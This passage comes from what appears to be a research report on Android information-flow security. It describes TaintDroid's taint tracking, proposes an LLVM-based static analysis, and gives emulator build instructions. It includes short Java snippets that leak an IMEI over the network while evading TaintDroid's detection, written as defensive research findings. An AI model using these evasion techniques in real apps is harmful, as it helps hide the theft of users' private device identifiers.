aget-op v_A v_B v_C	$v_A \leftarrow v_B[v_C]$	$\tau(v_A) \leftarrow \tau(v_B[\cdot]) \cup \tau(v_C)$	Set v_A taint to array and index taint
sput-op v_A f_B	$f_B \leftarrow v_A$	$\tau(f_B) \leftarrow \tau(v_A)$	Set field f_B taint to v_A taint
sget-op v_A f_B	$v_A \leftarrow f_B$	$\tau(v_A) \leftarrow \tau(f_B)$	Set v_A taint to field f_B taint
iput-op v_A v_B f_C	$v_B(f_C) \leftarrow v_A$	$\tau(v_B(f_C)) \leftarrow \tau(v_A)$	Set field f_C taint to v_A taint
iget-op v_A v_B f_C	$v_A \leftarrow v_B(f_C)$	$\tau(v_A) \leftarrow \tau(v_B(f_C)) \cup \tau(v_B)$	Set v_A taint to field f_C and object reference taint

Figure 3 - Data flow rules used by TaintDroid taken from (Enck, et al., 2010). In this figure *v* and *f* denote variables and class fields, *R* is the return variable, *E* is an Exception variable, and finally *A*, *B*, and *C* are byte-code constants.

Variable-level taint tracking makes use of the semantic information available in the DVM byte code, which allows easily differentiating between code and data, as well as primitive data types and object pointers. TaintDroid achieves variable-level taint tracking by instrumenting the DVM's instructions and modifying its internal data structures for taint tag storage.

Taint tag storage

TaintDroid stores the taint tag adjacent to variables. A taint tag is a 32 bit vector, of which 16 bits are used for different taint sources. In order to identify a taint source a one-hot encoding scheme is employed. This technique allows easily marking a value tainted by more than one source, by simply setting the corresponding bit to one. A taint tag is maintained for method local variables, method arguments, class static fields, class instance fields and arrays.

The DVM uses an internal stack for method local variables and method argument passing. The taint tags are interleaved with each argument on the stack. This is straight forward for 32-bit values, but requires special handling for 64-bit values. The DVM, and also the JVM for that matter, only have very few 64 bit data types. All primitive types with the notable exception of long and double are 32 bit. Object pointers are also 32 bit. In the DVM a 64 bit value is split into two 32 bit entries on the stack. Only one taint tag must be maintained, and it must not be interleaved between the two 32 bit entries comprising the 64 bit type.

The DVM implementation provides a set of native internal utility functions which implement performance critical and frequently used operations. One example is `System.arraycopy` Java's method of copying arrays. These internal methods require a different call stack layout, as they are implemented in C. TaintDroid patches these methods with taint propagation logic, therefore the taint information must still be available to the native methods. In TaintDroid the taint tags for the function arguments and the return value are therefore appended after the normal arguments instead of interleaved.

For class static fields and class instance fields TaintDroid keeps a single taint tag each. In TaintDroid also only a single taint tag is maintained for an array. This has the effect that if any value in the array is tainted, the whole array is considered tainted. Moreover, the length of an array is not monitored by the taint analysis.

A special case occurs if an array is untainted, but the variable used as an index is. This is a regularly the case for translation tables, for example string case translation tables. If the original string is tainted, and each character of this string is used as an index in a

lookup table, then even if the values in the lookup table are not tainted, the result of the operation must be tainted. For primitive data type this entails tainting the value as it is copied from the lookup table. In case of an array of object references, the procedure is even more complicated. As it is prohibitive to taint the class (instance) fields of the object referenced in the table, it is necessary to taint the specific object reference resulting from the lookup operation. Of course, this necessitates the functionality of tainting object references.

Method-level tracking

Method-level tracking is TaintDroid's approach to track information flows in native system libraries. Native library functions are executed without instrumentation, so no online taint analysis is performed. However, TaintDroid provides mechanisms for specifying the information flow relation between the input and output parameters of a function, as well as a functions side effects on external variables. These mechanisms are used to patch the taint tags for the affected variables, after method execution.

TaintDroid's authors have identified two necessary post conditions for the native method level analysis to provide the same semantics as the variable-level tracking on the interpreted code. These post conditions are:

1. "all accessed external variables (i.e., class fields referenced by other methods) are assigned taint tags according to data flow rules"
2. "the return value is assigned a taint tag according to data flow rules"

Colloquially, this means, that for every side effect a method produces, and also for the return value of the method, the information flow as captured by TaintDroid's data flow rules must be applied. To achieve this TaintDroid uses a combination of a heuristic and manually specified method information flow profiles. The method information flow profiles are derived by manually analysing the C/C++ source code of the function in question.

TaintDroid's approach for method-level tracking depends on how the native method is invoked. As mentioned earlier, the DVM differentiates between two different kinds of native methods. Internal VM methods used for performance critical, frequently required operations and reflection, and Java Native Interface (JNI) methods.

Internal VM methods are patched manually by the authors of TaintDroid. The version of Android modified for TaintDroid uses 185 internal methods and the authors only needed to patch 5 of those with data flow semantics.

JNI methods are called through a JNI call bridge. The JNI call bridge converts the method parameters into native types, while observing native calling conventions for methods. TaintDroid instruments this call bridge to allow patching of taint tags after method execution. If an information flow profile for the method exists, the profile will be used. If not, a heuristic will be applied. The heuristic assumes that all input parameters affect the return value of the method. This heuristic ignores all side effects caused by the native method changing class fields and class instance fields directly, or indirectly by calling a Java method from the native function.

An analysis conducted by the authors of TaintDroid revealed that the Android version used as a base for TaintDroid relies on 2844 JNI native functions. Of those 2844, only 913 are accurately covered by the above heuristic. This assumption is made on the basis that those 913 functions do not reference Java objects.

Message-level tracking

Message-level tracking works on the ICC abstraction level. In Android all communication between application components, regardless if components are part of

a single application or spread over several applications is routed through a single ICC mechanism. TaintDroid instruments this mechanism to implement message tainting.

In general, an ICC message is a composition of several data values. Regardless, TaintDroid uses a single taint tag to qualify the taint of the complete message. Using only a single taint tag for a whole message reflects a trade-off between accuracy and performance. A single taint tag reduces the overhead induced by TaintDroid, but also leads to false positives.

The authors of TaintDroid claim one further advantage arising from employing only a single taint tag per message. This advantage is that it prevents a malicious application from specifying a different message format and thus evading the taint propagation. Android's ICC mechanism allows the sender of the message to specify a different message structure than the receiver. Thus, in case of word level tainting the receiver could for example interpret a string send by the sender as a number of integers, thus evading the taint value packed with the string. This could be easily remedied by message integrity protection mechanisms.

File-level tracking

File-level tracking maintains taint tags on data that is written to a file. Again TaintDroid uses only a single taint tag for whole files, thus similar advantages and disadvantages as for message-level tracking apply.

Technically, file-level tracking is achieved by extending both the YAFFS2 file system used for the host file system, as well as the ext2 file system used for SD cards with support for POSIX extended attributes. The POSIX extended attributes are then used to store the taint tag.

A note on TaintDroid and the DVM

TaintDroid was developed for Android 2.1 (Eclair). Android 2.1 actually comes with two different DVM implementations. One is a DVM interpreter written in portable C. The second uses optimized ARM assembly code to implement the DVM byte code instructions. TaintDroid instruments both DVM implementations. Beginning with Android 2.2 (Froyo) the DVM supports a third execution mode which uses a Just-In-Time compiler. According to Hornyack et al. (Hornyack, Han, Jung, Schechter, & Wetherall, 2011) the authors of TaintDroid are currently extending support to the Just-In-Time compiler variant of the DVM.

A note on TaintDroid's trusted computing base

TaintDroid relies on the integrity of the base system firmware to guarantee system-wide taint tracking. The trusted computing base of TaintDroid includes DVM and the native system libraries. Because TaintDroid provides no facilities to perform a taint analysis on native libraries packaged with an application, TaintDroid prohibits loading custom native libraries. Also, if an application is able to break out of the DVM and the process it is run in and gain root privileges, TaintDroid would be circumvented.

Sources of privacy sensitive information and taint management

TaintDroid provides a taint interface library which allows DVM code to add and query taints of variables. Because this interface is available to all parts of the code, including

application code executing inside a DVM, the interface only allows adding taints and not setting taint tags. This prevents clearing taint information from variables.

Privacy sensitive information is created by a number of different sources on an Android system. Depending on their properties these sources are integrated into the Android API using varying mechanisms. The choice of mechanism impacts the choice of taint analysis abstraction level best suited to the source. What follows is a list of sources for potentially privacy sensitive information and a short description of how the taint tags are introduced for these sources.

- **Low-bandwidth Sensors.** Low-bandwidth sensors such as the GPS and the accelerometer generate only small amounts of data, but are often used by several applications at once. Therefore, Android integrates these information sources via a manager service. The relevant managers are patched by TaintDroid to use the taint interface library to add the taint tags.
- **High-bandwidth Sensors.** High-bandwidth sensors include the microphone and the camera for example. These sensors are typically used by a single application at the time, and generate a relatively large amount of data. Therefore Android integrates them via an operating system file. This facilities introducing the taint, as it is simply enough to use file-level tainting.
- **Information Databases.** Typical telephone applications such as an address book or a SMS mailbox require (possibly) shared information storage and retrieval. Databases are predestined for this purpose, which is presumably why Android stores this information in databases and provides according APIs. The databases are stored in files in the base system. Therefore, again file-level tracking is most suitable to add the taint for these sources.
- **Device Identifiers.** An Android telephone with an active SIM card has a wide range of identifiers. These include the IMSI, the ICC-ID, the IMEI and the device serial number. All this information is accessed via well-defined APIs which are instrumented with calls to the taint interface library to introduce the taint.

The network taint sink

TaintDroid performs data egress monitoring on the network interface. TaintDroid modifies the Java framework libraries to check for taint tags on data sent through the network socket library.

Limitations

The authors of TaintDroid acknowledge that their approach has several limitations. These limitations can be grouped into three different categories.

- **Design limitations.** TaintDroid by design only tracks direct information flows. The results of a study where TaintDroid is used to identify applications leaking privacy sensitive information underline that this is sufficient to identify at least some applications that leak privacy sensitive values.

- **Implementation limitations.** The Java runtime implementation used by Android (Apachy Harmony[14]) contains classes which directly operate on native memory buffers and memory addresses. As TaintDroid does not maintain a map between its variable-level tracking and raw system memory addresses, TaintDroid cannot perform taint analysis for these classes. TaintDroid however, does log if such a class is used. It is noteworthy that this problem is not unique to Apache Harmony; similar issues arise with the `sun.misc.Unsafe` class which is part of Oracles Java implementation.

- **Taint source limitations.** TaintDroid tracks 15 different taint sources. Some of these taint sources are extensively used for configuration. The authors of TaintDroid explicitly identify the IMSI as problematic. The IMSI consists of several sub-identifiers which are used as configuration data for communications. Combined with the fact that the ICC mechanism uses a single taint tag for each message this leads to considerable over tainting.

In-depth analysis of Taint Droid

TaintDroid is the first system wide dynamic taint analysis tool specifically for the mobile Android platform. Additionally, the significant parts of the source code of TaintDroid are freely available for download. These facts in combination with TaintDroid's unique four tiered analysis approach make it an ideal subject for a study on the properties of its approach.

The authors of TaintDroid use it to perform an analysis of 30 popular applications from the Android Market[15]. These applications were randomly selected from the subset of the top 50 applications in each market category which requires Internet access. Their analysis of these 30 applications revealed that many of these applications send out privacy sensitive information, such as the location. The selection of the 30 application test sample and the results of the analysis indicate that for practical purposes TaintDroid is a sufficient tool to find privacy violations.

We downloaded TaintDroid and adapted it to run in an Android Virtual Device (AVD) executed by the Android emulator (cf. Appendix A). We then proceeded to analyse TaintDroid's taint analysis capabilities.

For our tests, we first verified TaintDroid's advertised taint tracking features and then continued to devise test cases which were explicitly designed to game TaintDroid's taint tracking. For each case where TaintDroid was incapable of detecting an information flow, we researched the reason for it. What follows is a subset of the tests we performed and our conclusion with regards to the performed test.

After successfully building and configuring TaintDroid for the Android emulator, we first created a simple test framework to verify TaintDroid's taint tracking capabilities. The complete source code for this test framework is contained in Appendix B. The test framework simply queries the IMEI and sends it over the network. We then devised similar tests for message-level tracking and file-level tracking. In the first case, the IMEI is sent via Androids ICC to a different component and then sent over the network. In the second case, the IMEI is first written to and then read from a file and subsequently sent over the network. TaintDroid worked as expected and identified the transmission of the IMEI in all three cases.

[14] http://harmony.apache.org/
[15] https://market.android.com/

Using implicit flows (cf. Appendix C), TaintDroid is easily evaded. As TaintDroid is the first commonly available dynamic taint analysis system for the Android platform, it is safe to assume that the number of applications that use such a technique on purpose is still minimal. However, we expect the same arms race situation as it was the case for malware on the PC platform. The more powerful the analysis tools become, the more intelligent the evasion techniques are employed.

Of the constructs usable for implicit information flows we have identified the switch statement as the only one which might conceivable lead to a taint being cleared inadvertently. Switch statements are suitable to implement translation tables. It is conceivable that an application might use such a technique on privacy sensitive data. However, such a case remains to be found.

Especially interesting to our analysis were the test cases which evaded TaintDroid unintentionally. We present two of these cases here. The first is depicted in Table 4 (For a detailed description of the context in which the code snippet is executed see Appendix C.). A `BigInteger` is Java's implementation of arbitrary precision integers. In the implementation used by Android the `BigInteger` class is only a thin wrapper around a native big number library. The state of the arbitrary precision number is completely maintained within the native library which causes TaintDroid to lose the taint.

Table 4 - Evading TaintDroid using the `BigInteger` class

```
// the String imei contains the IMEI of the mobile device
BigInteger biImei = new BigInteger(imei);
sendData(biImei.toString());
```

The second involuntary evasion technique we want to present here is described in Table 5. Again, this effect occurs because of native code involvement. In this case, native code is used to perform the character conversion. This is one of the cases where a method profile is required to correctly model the information flow behaviour of a native method. Interestingly, the taint loss does not occur for the case state in Table 6. The reason for this being that the authors of TaintDroid provide a manually created method profile in the case where the default character set is employed conversion.

Table 5 - Evading TaintDroid using `getByteArray(CharSet)`

```
byte[] imeiBytes = Imei.getBytes("ISO-8859-1");
sendData(imeiBytes);
```

Aside from these two examples we found several others String related taint losses, such as accessing a String one character at the time using `charAt()` or string to character array conversion using `toCharArray()`.

Table 6 - TaintDroid correctly maintains the taint even tough character conversion occurs

```
byte[] imeiBytes = Imei.getBytes();
sendData(imeiBytes);
```

In conclusion, TaintDroid's approach to system wide dynamic taint analysis is attractive because of its flexibility and speed, but also illustrates the pitfalls such a complex architecture faces. In order to mitigate some of these effects we propose to use combined static and dynamic approach. We identify a static analysis for creating method profiles as an especially interesting first step. Possible future steps could include statically analysing the DVM byte code to further increase accuracy.

2.5 Conclusion

The different information flow security system introduced in this section highlight different aspects of information flow analysis and its uses in an overall security architecture. PiOS highlights the use of static information flow analysis to precisely identify privacy violations. MockDroid and AppFence demonstrate the usefulness of data ingress blocking, and the need for accurate information flow tracking to minimize its impact on application functionality. AppFence uses TaintDroid as a basis to achieve this end. Our analysis of TaintDroid has shown that it is a very promising system. Further, our analysis establishes that the accuracy of TaintDroid's information flow tracking could be greatly increased by combining both dynamic and static information flow analyses.

In the next section we introduce the architecture of our comprehensive information flow analysis tool, the Low-Level Virtual Machine. It combines both static and dynamic information flow analyses for high accuracy information flow tracking. Furthermore, we introduce the static information flow analysis component we develop as part of the SEPIA project.

3 Low-level Virtual Machine for Information Flow Security

The Low-level virtual machine for information flow security (LLVM-IFS) is an information flow analysis tool we actively develop. In the previous section “Analysis of the state of the art of information flow security for mobile devices” we discussed several contemporary tools for information flow security and privacy protection for mobile platforms. We also identified some of the short-comings of these platforms. In this section we want to introduce the architecture of the LLVM-IFS and discuss how it will mitigate some of the aforementioned shortcomings.

3.1 Low-Level Virtual Machine compiler infrastructure

The LLVM-IFS is based on the Low-Level Virtual Machine (LLVM) compiler infrastructure[16] (Lattner & Adve, 2004). Since its inception LLVM has grown to be an umbrella project for a variety software analysis tools and compilers. LLVM is available under the Open Source Initiative OSI - The University of Illinois/NCSA Open Source License (NCSA)[17].

LLVM is a highly modular and configurable compiler infrastructure. The LLVM core is a source- and target-independent optimizer. The LLVM core operates on the Low Level Virtual Machine intermediate representation (LLVM IR) and allows easy specification of analysis and optimization passes. One of the attractive features of LLVM is the simple way with which these passes can be configured and chained together.

LLVM has a number of CPU specific compiler backends, including but not limited to x86-32, x86-64, PowerPC, MIPS, SPARC, and most interesting for the SEPIA project ARM. LLVM clang[18] is a C, C++, Objective C and Objective C++ front-end for the LLVM core. Additionally, LLVM dragonegg[19] allows to use the GNU Compiler Collection (GCC) as front-end for the LLVM core.

[16] http://www.llvm.org/
[17] http://www.opensource.org/licenses/UoI-NCSA.php
[18] http://clang.llvm.org/
[19] http://dragonegg.llvm.org/

3.2 Low-Level Virtual Machine for Information Flow Security architecture

The LLVM-IFS architecture set of analysis and optimization passes for LLVM, as well as a forward symbolic execution engine for dynamic analysis (King, 1976), (Schwartz, Avgerinos, & Brumley, 2010). In the SEPIA proejct we are developing a static information flow analysis pass. This is in accordance with the results of our in-depth study of current information flow analysis tools for mobile platforms (cf. In-depth analysis of Taint Droid).



Figure 4 - An overview of the LLVM-IFS architecture

The purpose of the static information flow analysis is to compute the information flow transfer function for specific set of functions specified in the LLVM IR. The analysis performs backward slicing from the return variable of a function to identify which function parameter and global variables influence the return value of the function. Additionally, the analysis pass also examines which global variables are influenced by the method, thus detecting method side effects. The process is illustrated in Figure 5.



Figure 5 - Illustration of the static analysis computing the information flow transfer function

A multitiered architecture, such as the one used by TaintDroid has the advantage of being fast enough for a real time analysis of dynamic information flows. However, our analysis of TaintDroid has shown that lack of rigorous information flow tracking for native libraries greatly reduces the accuracy of the analysis. Analysis of native libraries for information flows provides an interesting new use case.

Classic information flow analysis and enforcement focuses either on language based methods, which require the programmer to specify the information flow policies(Meyers, 1999), or binary analysis for malware detection(Song, et al., 2008), where no high level semantics are available. The focus of the static analysis component of the LLVM-IFS is to fill this gap. As Android is open source, the source code for the system libraries is available. Thus, LLVM-IFS is capable of using this high level semantic information in the source code such as type information, as this information is also retained in LLVM's the intermediate code format. Our goal for the static analysis component of the LLVM-IFS is to automatically generate accurate information flow transfer functions for the native library interface. This information can greatly increase the accuracy of a dynamic analysis, such as the one performed by TaintDroid.

Appendix A. Building TaintDroid for the Android Emulator

This appendix constitutes a step by step guide on how to build TaintDroid (Enck, et al., 2010), an Information-Flow Tracking System for Realtime Privacy Monitoring on Smartphones for the Android Emulator. The Android Emulator is a software emulation of an Android capable device. The emulator uses an Android Virtual Device configuration to further specify the details of the device emulated.

TaintDroid is an Information Flow Security Analysis Tool for the Android Smartphone platform developed by Intel Labs, Penn State, and Duke University. TaintDroid uses an instrumented Dalvik Virtual Machine (DVM) and dynamic taint tracking to monitor information flows in Android applications. The authors of TaintDroid have published a guide on how to build TaintDroid for Google's Nexus One on their homepage[20]. The following guide is an adaptation containing detailed instructions for building TaintDroid for an AVD sufficiently equivalent to Google's Nexus One phone. This enables running TaintDroid in the Android Emulator.

A.1. TaintDroid Build Instructions

Getting and building the Android source code

Building TaintDroid requires the Android source code. The Android source homepage[21] details how to obtain the Android source, how the Android build environment works and how to actually build Android. Building Android either requires a Linux or Mac OS. The Android authors suggest the use of a Ubuntu Linux[22], but we have also been able to build Android with Gentoo Linux[23]. The Android source webpage lists the requirements a Linux system needs to fulfill in order to be able to build Android. According to the authors of this webpage, most Linux distribution should meet the requirements for building Android.

The Android source is split into a plethora of source repositories. The Android developers have created a repository management tool called Repo to facilitate building android from these source repositories. This greatly simplifies building Android to configuring and running Repo.

[20] http://appanalysis.org/download.html
[21] http://source.android.com/
[22] http://www.ubuntu.com/
[23] http://www.ubuntu.com/

TaintDroid is based on Android version 2.1 (Eclair). All Android versions below Android 2.3 (Gingerbread) require Java 1.5 to build. Java 1.5 has entered Oracle's end of life cycle. For details on how to obtain Java 1.5 for Ubuntu Linux and Gentoo Linux see the Linux distribution specific issues section below.

- Preparing Repo installation

  The authors of the Android source webpage recommend creating a user local directory (`~/bin`) and add it to the path.

```
$ mkdir ~/bin
$ PATH=~/bin:$PATH
```

- Downloading and installing

```
$ curl http://android.git.kernel.org/repo > ~/bin/repo
$ chmod a+x ~/bin/repo
```

- Setting up TaintDroid directory hierarchy and downloading the Android source

```
$ mkdir -p ~/tdroid/tdroid-2.1_r2.1p
$ cd ~/tdroid/tdroid-2.1_r2.1p
$ repo init –u
git://android.git.kernel.org/platform/manifest.git -b
android-2.1_r2.1p
# the next step is takes time as it downloads 1 < x < 10 GB
$ repo sync
```

- Testing building Android from source

```
$ source build/envsetup.sh
$ lunch 1                # selects the Android build target
# the next step compiles Android from source, long
# running task
$ make -j4               # -j4 optional flag, use 4 processes
                         # for compilation. In case of
                         # compilation problems it is
                         # recommended to remove this flag
$ emulator               # runs the Android emulator
```

If running the emulator (the last step above) succeeds, the Android platform has been built successfully.

Ubuntu 9.10 Linux (Karmic Koala)

- Java 5 is deprecated and, therefore, not part of the default Ubuntu Linux package repositories anymore. A guide on installing Java 1.5 on a recent Ubuntu Linux can be found here[24].
- The android build process requires the following applications and libraries:

Package name	Package install command
gperf	`sudo aptitude install gperf`
libncurses5-dev	`sudo aptitude install libncurses5-dev`
libncursesw5-dev	`sudo aptitude install libncursesw5-dev`

In case any of the libraries is missing before the build process starts the whole build system must be reset by executing `make clean`.

Ubuntu Linux 11.04 (Natty Narwhal)

- In addition to the notes for Ubuntu Linux 9.10 (see above) on a freshly installed Ubuntu 11.04 the following packages were required:

Package name	Package install command
bison	`sudo aptitude install bison`
zlib	`sudo aptitude install zlib1g-dev`
flex	`sudo aptitude install flex`
Xlib	`sudo aptitude install libx11-dev`

Gentoo Linux

Java 1.5 is no longer maintained in Portage, but in a separate overlay (java-overlay). Steps for installing the java-overlay in Gentoo Linux:

- Install and configure *layman*[25]
- Install java-overlay

[24] http://blog.enea.com/Blog/bid/32050/Ubuntu-9-10-Java-5-and-the-Android-Open-Source-Project
[25] http://www.gentoo.org/proj/en/overlays/userguide.xml

    - `layman -a java-overlay`
- Install Java 1.5
    - `emerge =sun-jdk-1.5.0.22-r1`

For security reasons, it is not recommended to use Java 1.5. Therefore, for parallel installations of Java 1.5 and Java 1.6, Java 1.6 should be used for all operations that do not explicitly require Java 1.5. Building Android/TaintDroid is such an operation. Gentoo Linux does provide a utility to select the currently active Java version on a user or system level (*java-config*). Another option is to use a shell script to set the Java related environment variables before building Android/TaintDroid. The following script was adapted from this[26] website:

```
# Source this script to set Java to 1.5.0.22, before building
# TaintDroid
export JAVA_HOME=/opt/sun-jdk-1.5.0.22
export PATH=$JAVA_HOME/bin:$PATH
export JAVAC=$JAVA_HOME/bin/javac
```

Obtaining the TaintDroid source code

TaintDroid instruments the DVM to implement dynamic taint tracking. The Android source tree must be modified to include the changes made by TaintDroid. TaintDroid uses a local manifest file to configure *Repo* with the location of the modified repositories. A local manifest file must be placed into `~/tdroid/tdroid-2.1_r2.1p/.repo/local_manifest.xml`. The content of the local manifest file must be as follows:

```
<manifest>
  <remote  name="github"
           fetch="git://github.com" />
  <remove-project name="platform/dalvik"/>
  <project path="dalvik" remote="github" name="TaintDroid/android platform dalvik"
revision="taintdroid-2.1_r2.1p" />
  <remove-project name="platform/frameworks/base"/>
  <project path="frameworks/base" remote="github"
name="TaintDroid/android_platform_frameworks_base" revision="taintdroid-2.1_r2.1p" />
</manifest>
```

The next step is to obtain the TaintDroid source repositories:

[26] http://www.pervasive-network.org/post/2009/05/03/%5Bhowto%5D-Compilation-Android-sous-Gentoo

```
$ cd ~/tdroid/tdroid-2.1_r2.1p
$ repo sync
$ cd dalvik
$ git branch --track taintdroid-2.1_r2.1p github/taintdroid-
2.1_r2.1p
$ git checkout taintdroid-2.1_r2.1p
$ git pull
$ cd ..
$ cd frameworks/base
$ git branch --track taintdroid-2.1_r2.1p github/taintdroid-
2.1_r2.1p
$ git checkout taintdroid-2.1_r2.1p
$ git pull
```

Enable ext2 SDcard support

Support for SDcards formatted with the ext2 file system must be explicitly enabled. The necessary code exists in the android-2.1_r2.1p Android source branch. The following patch to the system/core directory enables ext2/ext3 support for SDcards and ensures it is mounted with extended attribute support (user_xattr).

```
diff --git a/vold/volmgr.c b/vold/volmgr.c
index deb680e..a5f5789 100644
--- a/vold/volmgr.c
+++ b/vold/volmgr.c
@@ -43,7 +43,7 @@ static volume_t *vol_root = NULL;
 static boolean safe_mode = true;

 static struct volmgr_fstable_entry fs_table[] = {
-//    { "ext3", ext_identify, ext_check, ext_mount , true },
+    { "ext3", ext_identify, ext_check, ext_mount , true },
     { "vfat", vfat_identify, vfat_check, vfat_mount , false },
     { NULL, NULL, NULL, NULL , false}
 };
diff --git a/vold/volmgr_ext3.c b/vold/volmgr_ext3.c
index fe3b2bb..8979c70 100644
--- a/vold/volmgr_ext3.c
+++ b/vold/volmgr_ext3.c
@@ -157,7 +157,8 @@ int ext_mount(blkdev_t *dev, volume_t *vol, boolean safe_mode)

     char **f;
     for (f = fs; *f != NULL; f++) {
-        rc = mount(devpath, vol->mount_point, *f, flags, NULL);
+        //rc = mount(devpath, vol->mount_point, *f, flags, NULL);
+        rc = mount(devpath, vol->mount_point, *f, flags, "user_xattr");
         if (rc && errno == EROFS) {
             LOGE("ext_mount(%s, %s): Read only filesystem - retrying mount RO",
                  devpath, vol->mount_point);
```

To apply the patch, a file ext2.patch must be created in the `~/tdroid/tdroid-2.1_r2.1p/system/core` directory with the above content, and then the following commands must be run.

```
$ cd ~/tdroid/tdroid-2.1_r2.1p/system/core
$ git apply -v ext2.patch
```

Setting the emulators IMEI and IMSI

In some configurations there is a problem with the Android Java API for querying the IMEI and IMSI values of the Android emulator's telephony emulation. Specifically, instead of returning the emulator's IMEI and IMSI values (a string of zeros) the API may return a Java null pointer. Null pointers are not tracked by TaintDroid's dynamic taint tracking. One way to circumvent this problem is to patch the emulator's modem implementation to return a value different from 00...0 to cause the high level API to return a value different from null.

```
$ cd ~/tdroid/tdroid-2.1_r2.1p/external/qemu/telephony
$ edit android_modem.c
# The following line must be changed:
#       { "+CGSN", "000000000000000", NULL },   /* request model
version */
# to a value different from "00...0", for example:
#       { "+CGSN", "000000000000001", NULL },   /* request model
version */
```

It is also possibly to change the IMSI/IMEI values in a compiled emulator binary. Information on this topic can be found at the following website[27].

Compiling a Linux kernel with YAFFS2 XATTR support

Building a custom Android Linux kernel

TaintDroid uses extended attributes to track sensitive information written into a file. The Android Linux kernel must be compiled with support for extended attributes in order for this feature to work.

```
$ cd ~
$ wget http://www.appanalysis.org/files/yaffs_xattr.patch
$ cd ~/tdroid/tdroid-2.1_r2.1p
$ git clone git://android.git.kernel.org/kernel/common.git
```

